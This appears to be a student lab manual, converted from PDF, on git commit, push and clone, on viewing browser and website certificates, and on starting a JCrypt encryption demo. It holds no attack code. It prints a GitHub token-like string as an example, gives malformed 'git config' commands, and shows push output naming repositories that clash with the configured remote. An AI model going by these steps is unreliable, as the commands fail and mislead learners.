commit 7fb5597a03108100aa665d985d5183d9704e1367 (HEAD -> master)
Author: lohith <lohith123@gmail.com>
Date: Thu Jul 20 11:44:37 2023 +0530

names.txt file added

\$ rm -rf names.txt**\$ git status**

On branch master

Changes not staged for commit:

(use "git add/rm <file>..." to update what will be committed)
(use "git restore <file>..." to discard changes in working directory)
deleted: names.txt

no changes added to commit (use "git add" and/or "git commit -a")

\$ git add .**\$ ls****\$ git commit -m "names.txt file deleted"**

[master d7edf6a] names.txt file deleted
1 file changed, 0 insertions(+), 0 deletions(-)
delete mode 100644 names.txt

\$ git log

commit d7edf6a1a1dcab70c8b718586efdf6089981fd7c (HEAD -> master)
Author: lohith <lohith123@gmail.com>
Date: Thu Jul 20 11:56:14 2023 +0530

names.txt file deleted

commit 7fb5597a03108100aa665d985d5183d9704e1367


Author: lohith <lohith123@gmail.com>
Date: Thu Jul 20 11:44:37 2023 +0530

names.txt file added

Cloning a repository (repo):

Git Clone

- In Git, cloning is the act of making a copy of any target repository. The target repository can be remote or local. You can clone your repository from the **remote repository to create a local copy on your system**. Also, you can sync between the two locations.



Git Clone Command

- The **git clone** is a command-line utility which is used to make a local copy of a remote repository. It accesses the repository through a remote URL.
- Usually, the original repository is located on a remote server, often from a Git service like GitHub, Bitbucket, or GitLab. The remote repository URL is referred to the **origin**.
- Syntax:**

```
$ git clone <repository URL>Git
```

Clone Repository:

i) Pushing- From Local system to remote location(Git Hub)

Steps:

- Before pushing local file to remote location or GitHub , we have to first add and commit file. Step
- From your GitHub account, go to **Settings → Developer Settings → Personal Access Token → Generate New Token** (Give your password) → **Fillup the form** → click **Generate token → Copy**
the generated Token, it will be something like `ghp_sFhFsSHhTzMDrEGRljmks4Tzuzgthdvsrta`

- Link the Git to a Github Account using following command.

```
$ git config --global user.username
```

Ex: `$ git config --global user.lohithgithub`

Where username is name of user account on GitHub.

- Now Copy repository link of Test_Demo which was created on GitHub. Go back to Git bash and link the remote and local repository using the following command:

`$ git remote add origin <link> or`

`$ git remote add origin https://github.com/lohithgithub/project.git`

```
User@Lenovo MINGW64 ~/Desktop/project (master)
$ git remote add origin https://github.com/lohithgithub/project.git
```

Step 4: Push the local file onto the remote repository using the following command:

\$ git push origin master

It ask username and password (Where username is name of user account on GitHub and password paste the copied generated Token)

```
User@Lenovo MINGW64 ~/Desktop/project (master)
$ git push origin master
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 213 bytes | 106.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
remote: This repository moved. Please use the new location:
remote:   https://github.com/lohitgithub/soraba.git
remote:
remote: Create a pull request for 'master' on GitHub by visiting:
remote:   https://github.com/lohitgithub/soraba/pull/new/master
remote:
To https://github.com/lohitshy/soraba.git
 * [new branch]      master -> master
```

Step 5: Move back to Github and click on "project" and check if the local file "name.txt" is pushed to this repository.

ii) Pulling- From remote location to local system

- Suppose, you want to clone a repository from GitHub, or have an existing repository owned by any other user you would like to contribute. Steps to clone a repository are as follows:


Step 1: Open GitHub website and login with user account and navigate to the main page of the repository.

Step 2: After logging into GitHub account, click on **New** button to create new repository.

Step 3: Now give anyname for your repository such as soraba. Choose repository as public or private.
Then check **Add a README file** and click on create repository.

Step 4: Now you can add any files to main tab using add file option.

Step 5: Next click on code to copy link of soraba repository-> select HTTPS and copy link.



Step 6: Open Git Bash and use git clone command as follows.

\$ git clone <https://github.com/lohithgithub/soraba.git> and press enter as shown below figure.

```
User@Lenovo MINGW64 ~/Desktop/project (master)
$ git clone https://github.com/lohithgithub/soraba.git
```


Step 7: Now go to the test folder where you have downloaded repository called soraba from remote location.

Check the browser and website certificates and analyse the certificates**Browser certificates view:**


- Step 1:- Open Firefox Browser and click on settings icon




- Step 2:- click manage more setting option




- Step 3:- Search certificates in search box



- Step 4:- Click on view certificates




- Step 5:- Select any one certificate and click view



- Step 6:- Now you can see the certificate

Website certificate check:


- Step 1:- Go to Firefox and search any website
- Step 2:- Click lock icon on left side top corner




- Step 3:-Click connection secure



- Step 4:- Click more information



➤ Step 5 :- Now click view certificate




➤ Step 6:- Now you can see the certificate details




Install JCrypt Tool and demonstrate Asymmetric, Symmetric crypto algorithm, Hash and Digital signatures.


Steps for Encryption:

- Go to file & select new → Empty file in Text




- Then type the message
- Go to Algorithms select Asymmetric →RSA
- Select Encryption Generate New Pair of Key →Enter Password

